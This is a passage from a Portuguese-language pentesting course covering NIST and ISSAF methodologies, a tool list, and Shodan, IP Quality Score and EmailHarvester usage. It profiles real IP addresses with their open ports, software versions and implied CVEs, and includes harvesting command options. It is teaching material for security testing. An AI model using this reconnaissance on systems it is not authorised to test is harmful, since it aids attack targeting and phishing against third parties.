Para atender aos padrões que o NIST estabeleceu, a maioria das empresas realiza testes de penetração em seus aplicativos e redes seguindo um conjunto de diretrizes pré-estabelecidas. Esse padrão americano de segurança de tecnologia da informação garante que as empresas cumpram suas obrigações de controle e avaliação de segurança cibernética, mitigando os riscos de um ataque cibernético de todas as maneiras possíveis.

As partes interessadas de diferentes setores colaboram para popularizar o Cybersecurity Framework e incentivar as empresas a implementá-lo. Com padrões e tecnologia excepcionais, o NIST contribui significativamente para a inovação em segurança cibernética em várias indústrias americanas.

Documento acessível pela URL: Technical guide to information security testing and assessment

8.5.4 Metodologia ISSAF

O padrão ISSAF (Information System Security Assessment Framework) contém uma abordagem ainda mais estruturada e especializada para testes de penetração. Se a situação única de sua organização requer uma metodologia avançada inteiramente personalizada ao seu contexto, então este manual deve ser útil para os especialistas encarregados de seu teste de penetração.

Esses conjuntos de padrões permitem que um testador planeje e documente meticulosamente cada etapa do procedimento de teste de penetração, desde o planejamento e avaliação até o relatório e a destruição de artefatos. Esta norma atende a todas as etapas do processo. Pentesters que usam uma combinação de diferentes ferramentas consideram o ISSAF especialmente crucial, pois podem vincular cada etapa a uma ferramenta específica.

A seção de avaliação, que é mais detalhada, rege uma parte considerável do procedimento. Para cada área vulnerável do seu sistema, o ISSAF oferece algumas informações complementares, diversos vetores de ataque, bem como possíveis resultados quando uma vulnerabilidade é explorada. Em alguns casos, os testadores também podem encontrar informações sobre ferramentas que invasores reais costumam usar para atingir essas áreas. Todas essas informações valem a pena planejar e realizar cenários de ataque particularmente avançados, o que garante um grande retorno do investimento para uma empresa que procura proteger seus sistemas contra ataques cibernéticos.

Acessível pela URL: Information Systems Security Assessment Framework (ISSAF) draft 0.2

8.6 Ferramentas úteis

Inúmeras ferramentas podem ser utilizadas, qualquer ferramenta se operável é superior a ação manual humana, python é uma ótima opção para este momento por ser simples e ter inúmeros pacotes destinados à esta área, geralmente procura-se com estes elementos:

- Endereços de IPs sobre Domínios e Subdomínios;
- Blocos de Rede;
- Informações de funcionários;
- Segmento na qual a empresa trabalha;
- Endereços de E-mails
- Números de Telefones;
- Versões dos serviços ativos na rede (nmap e outros);
- Descoberta do Sistema Operacional (Fingerprint);

CURSO HACKER - Ferramentas Pentest (lista) - Parte 8
CURSO HACKER - Ferramentas Pentest (lista) - Parte 8

Embora por exemplo o footprint (todas as fases) possa ser executado manualmente há o problema de ser um trabalho extremamente pesado e demorado, por isso a comunidade hacker evoluiu um conjunto de ferramentas, neste curso será utilizado um conjunto de ferramentas mas é possível que o leitor se estenda neste assunto. Algumas ferramentas são grandes e exigem mais atenção deste material, são estas ferramentas que serão tratadas em capítulos à parte.

- Hydra
- Wireshark
- Tcpdump
- Nikto
- WPScan
- Nmap
- SQLmap
- Shodan
- IP Quality Score
- John The Ripper

- OpenVAS
- OWASP Zap
- wigle.net
- leakix.net
- binaryedge.io
- crt.sh
- Emailharvester
- Burp Suite
- Metasploit
- Google Hacking
- intelx.io
- urlscan.io
- vulners.com
- maltego
- traceroute

Existem outras inúmeras pequenas ferramentas, algumas serão discutidas neste capítulo pois são importantes para automação do Penetration Test Report.

8.6.1 Shodan

Um projeto que quebrou paradigmas quando anunciado foi o Shodan, trata-se de um ambicioso projeto que pelo nome assusta, veja, Sentient Hyper-Optimised Data Access Network, ou seja, uma poderosa infraestrutura que mantém vigilância completa sobre IPs, DNS, sites e tecnologias.

Ferramenta Hacker Shodan.io, obtenha dados públicos de alvos
Ferramenta Hacker Shodan.io, obtenha dados públicos de alvos

Site da ferramenta acessível pela URL: https://shodan.io/

Nesta ferramenta elementos de IoT também são explorados, câmeras são expostas e um poderoso esquema de search que pode ser acionada em uma interface web de forma humana ou tanto quanto por codificação python.

John Matherly teve a ideia de pesquisar dispositivos conectados à Internet em 2003 e lançou o Shodan em 2009. Rapidamente ficou claro que os hackers poderiam usar a ferramenta para encontrar sistemas vulneráveis e que, além disso, muitos sistemas em todo o mundo eram facilmente acessíveis e protegidos inadequadamente contra ataques de hardware, espionagem industrial e sabotagem. Shodan é nomeado para um personagem de uma série de videogames chamada System Shock.


Na interface principal a ferramenta exibe um mapa de calor de hosts conhecidos pelo projeto, observa-se que é um projeto colossal. Possui uma opção gratuita mas não é especificado os limites, o autor deste livro já utilizou para inúmeros projetos a versão

gratuita, mas abaixo separei as opções para quem quer pagar, **eu recomendo a conta Membership**.


Compare Features

	Membership	Freelancer	Small Business	Corporate	Enterprise
Price	$49 (one-time)	$69/ month	$359/ month	$1099/ month	Custom
Query credits (per month)	100	10,000	200,000	Unlimited	Unlimited
Scan credits (per month)	100	5,120	65,536	327,680	Unlimited
Monitored IPs	16	5,120	65,536	327,680	Unlimited
Available search filters	All except `vuln` and `tag`	All except `vuln` and `tag`	All except `tag`	All	All
Number of users	1	1	1	1	Custom
Shodan Search pages	20	20	200	200	200
Shodan Monitor	✓	✓	✓	✓	✓
Shodan Trends	✓	✓	✓	✓	✓

Cada crédito de pesquisa ou de scan não representa 1 para 1 quando relacionado a buscas, ou seja, 1 crédito equivale a centenas de consultas de IPs. Vamos analisar um IP aleatório, o IP 104.21.23.245, repare que é um IP que é da Cloudflare, Ind. e está nos Estados Unidos.




Até aí tudo bem, qualquer serviço de Geolocalização de IP traria isso, mas o Shodan mapeou as portas desta máquina, conforme imagem abaixo.




Foram localizadas 11 portas, mas saiba que esta pesquisa já estava no banco de dados do Shodan e não refletem o exato momento, pode-se observar que existem dois serviços WEB, o serviço na 80/443 e o serviço 8443/8080.

Agora vamos fazer uma busca por hello.com, um site público. Repare que dados de infra e tecnologias utilizadas são exibidas pois o Shodan monitora este website. Na resposta abaixo observa-se o uso de um Ubuntu 17.04 (Zesty Zapus) no IP 159.89.204.7.



Um IP é gritante, pode ser uma Honeypot, mas como o footprint por shodan não é direto, o IP do analista não será capturado e então sua exploração é trivial, ao buscar 159.89.204.7 várias informações úteis para busca.




Trata-se de uma máquina virtual em Singapura da DigitalOcean, LLC, o Shodan também faz um mapeamento de serviços, portas e tecnologias, muito útil para se decidir um possível ataque ou até mesmo gerar recomendações.


Separei algumas portas, a porta 21 tem um serviço FTP com a tecnologia vsFTPd 3.0.3 que responde activamente e ainda permite listar características do serviço, isso é um problema pois libera informações.


Já a porta 22 tem um serviço OpenSSH versão 7.6 que é uma versão não tão ruim, lembrando que a versão OpenSSH 7.4 ou inferior possui o problema de enumeração de usuários.

O serviço Mysql está depreciado, o cliente precisa urgentemente atualizar o banco, mas oproblema de se atualizar banco de dados são as particularidades das linguagens SQL ou do comportamento das execuções, pode mudar e as aplicações geralmente estão no limite.

Tanto as aplicações NGINX e APACHE estão gravemente expostas, gerando informações para um possível atacante com base de dados de vulnerabilidades localizar uma falha potencial para ataque, lembre-se que um fator importante para a segurança é não expor informações sobe a infra.








Até o momento parece que conseguimos muitas informações sobre um possível alvo ou uma máquina de um cliente, mas é possível ir além, para começar é possível localizar as

tecnologias localizadas nestes serviços WEB, lembre-se que hoje segundo a OWASP as vulnerabilidades de componentes web estão no topo da preocupação da equipe de segurança.

A seguir vou mostrar por prints quais vulnerabilidades (baseado em CVE) o serviço shodan está solicitando que o especialista confirme, pois o shodan por testes automatizados nas tecnologias mapeadas bem como traçando com o banco de dados do CVE MITRE, acredita-se que existam tais vulnerabilidades:



Vulnerabilities

Note: the device may not be impacted by all of these issues. The vulnerabilities are implied based on the software and version.

CVE-2019-1552 OpenSSL has internal defaults for a directory tree where it can find a configuration file as well as certificates used for verification in TLS. This directory is most commonly referred to as OPENSSLDIR, and is configurable with the --prefix / --openssldir configuration options. For OpenSSL versions 1.1.0 and 1.1.1, the mingw configuration targets assume that resulting programs and libraries are installed in a Unix-like environment and the default prefix for program installation as well as for OPENSSLDIR should be '/usr/local'. However, mingw programs are Windows programs, and as such, find themselves looking at sub-directories of 'C:/usr/local', which may be world writable, which enables untrusted users to modify OpenSSL's default configuration, insert CA certificates, modify (or even replace) existing engine modules, etc. For OpenSSL 1.0.2, '/usr/local/ssl' is used as default for OPENSSLDIR on all Unix and Windows targets, including Visual C builds. However, some build instructions for the diverse Windows targets on 1.0.2 encourage you to specify your own --prefix. OpenSSL versions 1.1.1, 1.1.0 and 1.0.2 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. Fixed in OpenSSL 1.1.1d (Affected 1.1.1-1.1.1c). Fixed in OpenSSL 1.1.0l (Affected 1.1.0-1.1.0k). Fixed in OpenSSL 1.0.2t (Affected 1.0.2-1.0.2s).

CVE-2018-0734 The OpenSSL DSA signature algorithm has been shown to be vulnerable to a timing side channel attack. An attacker could use variations in the signing algorithm to recover the private key. Fixed in OpenSSL 1.1.1a (Affected 1.1.1). Fixed in OpenSSL 1.1.0j (Affected 1.1.0-1.1.0i). Fixed in OpenSSL 1.0.2q (Affected 1.0.2-1.0.2p).

CVE-2018-0735 The OpenSSL ECDSA signature algorithm has been shown to be vulnerable to a timing side channel attack. An attacker could use variations in the signing algorithm to recover the private key. Fixed in OpenSSL 1.1.0j (Affected 1.1.0-1.1.0i). Fixed in OpenSSL 1.1.1a (Affected 1.1.1).

CVE-2019-0220 A vulnerability was found in Apache HTTP Server 2.4.0 to 2.4.38. When the path component of a request URL contains multiple consecutive slashes (/), directives such as LocationMatch and RewriteRule must account for duplicates in regular expressions while other aspects of the servers processing will implicitly collapse them.

CVE-2018-17199 In Apache HTTP Server 2.4 release 2.4.37 and prior, mod_session checks the session expiry time before decoding the session. This causes session expiry time to be ignored for mod_session_cookie sessions since the expiry time is loaded when the session is decoded.

CVE-2019-0196 A vulnerability was found in Apache HTTP Server 2.4.17 to 2.4.38. Using fuzzed network input, the http/2 request handling could be made to access freed memory in string comparison when determining the method of a request and thus process the request incorrectly.

CVE-2018-1303 A specially crafted HTTP request header could have crashed the Apache HTTP Server prior to version 2.4.30 due to an out of bound read while preparing data to be cached in shared memory. It could be used as a Denial of Service attack against users of mod_cache_socache. The vulnerability is considered as low risk since mod_cache_socache is not widely used, mod_cache_disk is not concerned by this vulnerability.

CVE-2018-1312 In Apache httpd 2.2.0 to 2.4.29, when generating an HTTP Digest authentication challenge, the nonce sent to prevent reply attacks was not correctly generated using a pseudo-random seed. In a cluster of servers using a common Digest authentication configuration, HTTP requests could be replayed across servers by an attacker without detection.

CVE-2018-11763 In Apache HTTP Server 2.4.17 to 2.4.34, by sending continuous, large SETTINGS frames a client can occupy a connection, server thread and CPU time without any connection timeout coming to effect. This affects only HTTP/2 connections. A possible mitigation is to not enable the h2 protocol.

CVE-2018-1333 By specially crafting HTTP/2 requests, workers would be allocated 60 seconds longer than necessary, leading to worker exhaustion and a denial of service. Fixed in Apache HTTP Server 2.4.34 (Affected 2.4.18-2.4.30,2.4.33).

CVE-2019-1543 ChaCha20-Poly1305 is an AEAD cipher, and requires a unique nonce input for every encryption operation. RFC 7539 specifies that the nonce value (IV) should be 96 bits (12 bytes). OpenSSL allows a variable nonce length and front pads the nonce with 0 bytes if it is less than 12 bytes. However it also incorrectly allows a nonce to be set of up to 16 bytes. In this case only the last 12 bytes are significant and any additional leading bytes are ignored. It is a requirement of using this cipher that nonce values are unique. Messages encrypted using a reused nonce value are susceptible to serious confidentiality and integrity attacks. If an application changes the default nonce length to be longer than 12 bytes and then makes a change to the leading bytes of the nonce expecting the new value to be a new unique nonce then such an application could inadvertently encrypt messages with a reused nonce. Additionally the ignored bytes in a long nonce are not covered by the integrity guarantee of this cipher. Any application that relies on the integrity of these ignored leading bytes of a long nonce may be further affected. Any OpenSSL internal use of this cipher, including in SSL/TLS, is safe because no such use sets such a long nonce value. However user applications that use this cipher directly and set a non-default nonce length to be longer than 12 bytes may be vulnerable. OpenSSL versions 1.1.1 and 1.1.0 are affected by this issue. Due to the limited scope of affected deployments this has been assessed as low severity and therefore we are not creating new releases at this time. Fixed in OpenSSL 1.1.1c (Affected 1.1.1-1.1.1b). Fixed in OpenSSL 1.1.0k (Affected 1.1.0-1.1.0j).

CVE-2019-0190 A bug exists in the way mod_ssl handled client renegotiations. A remote attacker could send a carefully crafted request that would cause mod_ssl to enter a loop leading to a denial of service. This bug can be only triggered with Apache HTTP Server version 2.4.37 when using OpenSSL version 1.1.1 or later, due to an interaction in changes to handling of renegotiation attempts.

CVE-2017-15710 In Apache httpd 2.0.23 to 2.0.65, 2.2.0 to 2.2.34, and 2.4.0 to 2.4.29, mod_authnz_ldap, if configured with AuthLDAPCharsetConfig, uses the Accept-Language header value to lookup the right charset encoding when verifying the user's credentials. If the header value is not present in the charset conversion table, a fallback mechanism is used to truncate it to a two characters value to allow a quick retry (for example, 'en-US' is truncated to 'en'). A header value of less than two characters forces an out of bound write of one NUL byte to a memory location that is not part of the string. In the worst case, quite unlikely, the process would crash which could be used as a Denial of Service attack. In the more likely case, this memory is already reserved for future use and the issue has no effect at all.

CVE-2018-1301 A specially crafted request could have crashed the Apache HTTP Server prior to version 2.4.30, due to an out of bound access after a size limit is reached by reading the HTTP header. This vulnerability is considered very hard if not impossible to trigger in non-debug mode (both log and build level), so it is classified as low risk for common server usage.

CVE-2018-1302 When an HTTP/2 stream was destroyed after being handled, the Apache HTTP Server prior to version 2.4.30 could have written a NULL pointer potentially to an already freed memory. The memory pools maintained by the server make this vulnerability hard to trigger in usual configurations, the reporter and the team could not reproduce it outside debug builds, so it is classified as low risk.

CVE-2019-0211 In Apache HTTP Server 2.4 releases 2.4.17 to 2.4.38, with MPM event, worker or prefork, code executing in less-privileged child processes or threads (including scripts executed by an in-process scripting interpreter) could execute arbitrary code with the privileges of the parent process (usually root) by manipulating the scoreboard. Non-Unix systems are not affected.

CVE-2019-0197 A vulnerability was found in Apache HTTP Server 2.4.34 to 2.4.38. When HTTP/2 was enabled for a http: host or H2Upgrade was enabled for h2 on a https: host, an Upgrade request from http/1.1 to http/2 that was not the first request on a connection could lead to a misconfiguration and crash. Server that never enabled the h2 protocol or that only enabled it for https: and did not set "H2Upgrade on" are unaffected by this issue.

CVE-2018-1283 In Apache httpd 2.4.0 to 2.4.29, when mod_session is configured to forward its session data to CGI applications (SessionEnv on, not the default), a remote user may influence their content by using a "Session" header. This comes from the "HTTP_SESSION" variable name used by mod_session to forward its data to CGIs, since the prefix "HTTP_" is also used by the Apache HTTP Server to pass HTTP header fields, per CGI specifications.

CVE-2017-15715 In Apache httpd 2.4.0 to 2.4.29, the expression specified in <FilesMatch> could match '$' to a newline character in a malicious filename, rather than matching only the end of the filename. This could be exploited in environments where uploads of some files are are externally blocked, but only by matching the trailing portion of the filename.

Vejo muita coerência nas vulnerabilidades selecionadas, principalmente se comparando com a versão do Ubuntu que opera neste servidor.

8.6.2 IP Quality Score

Imagine se fosse possível mapear todos os endereços IPs com relatório de ataque, ou seja, IPs que são utilizados por hackers que operam no lado das trevas, mesmo que seja volátil um endereço por um certo intervalo de tempo é de um atacante. Ou ainda, muitos servidores, routers e End Device são sequestrados por grupos criminosos que utilizam Trojan RAT para controlar e instalar um malware botnet.
Receber requisições da WAN em aplicações é comum, e mais comum ainda são os vetores de ataque que utilizam as redes de computadores, pois esta é hoje um dos principais meios de transmissão de dados.

Ferramenta Hacker IPQUALITYSCORE, obtenha dados sobre IPs e BlackList


Acessível pela URL: https://www.ipqualityscore.com/

Destes IPs destas requisições podem ser avaliados, principalmente:


- de máquinas sequestradas;
- de hosts/routers caseiros há longo tempo infectados;
- empresas com serviços de VPN e Proxy.

<colocar aqui a matéria de que é possível colocar botnet no tplink dlink>


Agora imagine que milhões destes IPs já são conhecidos, e estão catalogados em Black List de IPs, há um serviço na rede mundial chamado IP Quality Score que permite obter informações de credibilidade sobre determinados IPs, é além de uma simples lista pois mantém o acompanhamento dos IPs e também o qualifica quanto ao tempo.




Para este exemplo vou pegar o IP 94.26.229.101 para testes, trata-se de um IP da Rússia que sempre está nas Black List de IPs, manualmente sem custo é possível se consultar 1000 IPs por dia, mas sim, a IP Quality Score possui uma API que pode-se automatizar tais consultas.



Ao pressionar Enter, o IP Quality Score informa dados obtidos, conforme imagem abaixo.



O endereço acima é um endereço clássico em blacklists, então pode-se observar vários flags que alertam para o risco deste IP, a ferramenta também computa um SCORE próprio utilizando seu algoritmo, conforme a imagem abaixo.



Além de obter dados de IPs é possível obter uma infinidade de dados deste produto, pois com o passar dos anos esta poderosa ferramenta adiciona novas funcionalidades conforme listagem abaixo.

- Proxy VPN Detection & IP Filtering
- IP Address Lookup
- Click Fraud Prevention
- Bot Detection

- Email Verification
- Payment Fraud
- Device Fingerprinting
- Chargeback Fraud Prevention

8.6.3 Obtendo e-mails com emailharvester

Este pacote EmailHarvester contém uma ferramenta para recuperar endereços de e-mail de domínios em mecanismos de pesquisa.

Procurando e-mails de alvo com Ferramenta EmailHarvester - Parte 9
Procurando e-mails de alvo com Ferramenta EmailHarvester - Parte 9

Seu uso se dá pelo prompt de comandos, mas é uma ferramenta auto-explicativa.

```
usage: EmailHarvester.py [-h] [-d DOMAIN] [-s FILE] [-e ENGINE] [-l LIMIT]
                         [-u USER-AGENT] [-x PROXY] [--noprint]

 _____                  _   _   _   _                              _
|  ___|                (_)| | | | | |                            | |
| |__  _ __ ___    __ _  _ | | | |_| |  __ _  _ __ __   __ ___  ___ | |_  ___  _ __
|  __|| '_ ` _ \  / _` || || | | |  _  | / _` || '__|\ \ / // _ \/ __|| __|/ _ \| '__|
| |___| | | | | || (_| || || | | | | | || (_| || |    \ V /|  __/\__ \| |_|  __/| |
\____/|_| |_| |_| \__,_||_||_| \_| |_/ \__,_||_|     \_/  \___||___/ \__|\___||_|

    A tool to retrieve Domain email addresses from Search Engines | @maldevel
                                Version: 1.3.2

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN, --domain DOMAIN
                        Domain to search.
  -s FILE, --save FILE  Save the results into a TXT and XML file (both).
  -e ENGINE, --engine ENGINE
                        Select search engine(google, bing, yahoo, ask, all).
  -l LIMIT, --limit LIMIT
                        Limit the number of results.
  -u USER-AGENT, --user-agent USER-AGENT
                        Set the User-Agent request header.
  -x PROXY, --proxy PROXY
                        Setup proxy server (example: http://127.0.0.1:8080)
  --noprint             EmailHarvester will print discovered emails to terminal.
                                                It is possible to tell EmailHarvester not to print r
  -r EXCLUDED_PLUGINS, --exclude EXCLUDED_PLUGINS
                        Plugins to exclude when you choose 'all' for search engine (eg. '-r google,t
  -p, --list-plugins    List all available plugins.
```


Recursos da ferramenta:

- Recupere endereços de e-mail de domínio de mecanismos de pesquisa populares (Google, Bing, Yahoo, ASK, Baidu, Dogpile, Exalead)
- Exportar resultados para arquivos txt e xml;
- Limitar resultados de pesquisa;
- Defina sua própria string User-Agent;
- Usar servidor proxy;
- Sistema de plug-ins;
